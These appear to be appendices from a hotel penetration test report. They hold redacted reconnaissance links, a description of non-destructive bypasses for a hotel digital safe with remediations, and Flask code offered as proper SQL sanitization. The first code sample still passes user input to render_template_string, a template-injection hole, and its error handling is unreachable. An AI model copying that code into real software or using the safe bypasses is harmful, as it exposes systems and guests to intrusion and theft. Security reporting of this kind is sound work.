
Affiliated companies: XXXXXXXXX XXXXXXX, XXX

Tech Contact from WHOIS:
XXXX XXXXXXX
XXX XXXX XXXXXXXXX
XXX X XXXXXX XX,
XXXX, XX, XXXXX, XX
XXXX.XXXXXXX.XXX@XXXXXXX.XXX
+X (XXX) XXX XXXX

Origin	Social Media Account and Website Location
Redacted	https://www.XXXXXXXXXXXXXXXX.com
	https://github.com/XXXX-XXXXXXX-XXX-XXXX-XXXXXXXXX https://github.com/XXXX-XXXXXXX-XXX-XXXX-XXXXXXXXX/XXX-website-content
	https://www.linkedin.com/company/XXX-XXXX-XXXXXXXXX-XXXXX/ https://www.linkedin.com/in/XXXXX-XXXXXXXXX-XXXXXXXXX/ https://www.linkedin.com/in/XX-XXXXXX-XXXXXXXXX/
	https://www.tiktok.com/@XXXXXXXXXXXXXXXX?lang=en
	https://twitter.com/XXXXXXXXXXXXXXX https://twitter.com/XXXXXXXXXXXXXXX https://twitter.com/XXXXXXXXXXXXXXX

Origin	Social Media Account and Website Location
	https://www.salary.com/job/XXX-XXXX-XXXXXXXXX/it-support-administrator-ii/j202209251917480161817
	https://jobs.tarta.ai/j/NCjoilMBf__BEUSn9Q350922-it-support-administrator-ii-in-XXXX-XX-at-XXX-XXXX-XXXXXXXXX
Miscellaneous Links	Tech Stack of XXXXXXXXXXXXXXXX.com: https://builtwith.com/XXXXXXXXXXXXXXXX.com

Appendix C – BloodHound Active Directory Report



Appendix D – Digital Safe Security Assessment

During XXXXXX-XX's engagement, they also performed a physical security evaluation on a safe which was being evaluated for use at the hotel. The following will detail the attacks which were performed successfully, as well as attacks which are theoretically possible with more specialized tools.

Kinetic:

The team performed a non-destructive kinetic attack against the safe. By rapidly raising and dropping the height of the safe while turning the locking dial, the team was able to disengage the locking mechanism momentarily, allowing them to unlock and access the interior of the safe. While a similar effect can be achieved with a precise blow, the dropping attack can be remediated by using the included mounting holes to secure the safe to a static object or wall in the room.

Interior Reset Switch Manipulation:

Due to the safe containing an unshielded reset button, the team was able to use a paperclip to reach under the door of the safe in order to depress the combination reset button, gaining them access to the safe. This can be remediated by using some form of shielding to prevent outside manipulation of internal electronics.

Impressioning:

Due to improper tooling, the team was unable to exploit this in practice, but based on observations made and research performed on the safe it was concluded that the safe would most likely be vulnerable to a tubular lock impressioning attack. This vulnerability allows an attacker to create a copy of the key using either a semi malleable material, or a specially made tool. The attack cannot be remediated without replacing the hardware override lock.

Magnetic:

Based on the internal mechanism which actuates the locking mechanism, the actuator can most likely be manipulated from the outside of the safe by using an adequately powerful magnetic field to actuate the mechanism. Due to not having access to an adequately powerful magnet on site, XXXXXX-XX was unable to exploit this vulnerability. The attack cannot be remediated by the XXX staff due to the vulnerability being caused by inadequate magnetic shielding around the locking mechanism.

Power Interruption:

Based on research performed by XXXXXX-XX, it was discovered that by interrupting power flow for long enough to allow the safe to fully power off, it would automatically restore the factory standard code of 159. By exploiting the improperly mounted face plate, the team was able to manipulate the internal battery tray in order to interrupt power flow and reset the code to the factory standard. A hypothetical remediation could be performed by adding a secondary method of securing the batteries in the battery tray or by installing increased shielding on the inside of the safe.

Appendix E - Proper Input Sanitization for SQL Statements

```
@api.route('/invoice/<string:invoice_id>', methods=['GET'])
@jwt_required()
def get_invoice_information(invoice_id):
    log_message = f"GET /invoice/{invoice_id}; "
    invoice_query = f"select id,created_date,created_by,invoice_number from
wp_sr_invoices WHERE id = {int(invoice_id)}"
    log_message += f"Query: {invoice_query}; "
    try:
        res = query_db_hotel(invoice_query, 'select')
        log_message += f"Status: 200; Message: Invoice {invoice_id} retrieved; Data:
{jsonify(res)}"
        AppLog.info(log_message)
        return jsonify(res)
    except ValueError:
        log_message += f"Status: 500; Message: {invoice_id} isn't of type integer"
        AppLog.error(log_message)
        message = f"Invoice {invoice_id} is not a type integer."
        return render_template_string(message)
```

```
@api.route('/payment_method', methods=['GET'])
@jwt_required()
def get_payment_method():
    log_message = "GET /payment_method"
    args = request.args
    if args['id'] is None:
        return "id required", 400
    try:
        payment_methods_query = sql.SQL("SELECT * FROM billing.payment_methods WHERE
{pkey} = %s").format(pkey=sql.Identifier('id'))
        res = query_db(payment_methods_query, 'select_safe', args['id'])
        if not res:
            return "No Results", 400
        elif res == "Invalid Syntax":
            return "Invalid Syntax", 400
        else:
            return jsonify(res)
    except Exception as error:
        log_message += f"Status: 500; Message: {str(error)}"
        AppLog.error(log_message)
        return jsonify({"error":str(error)}), 500
```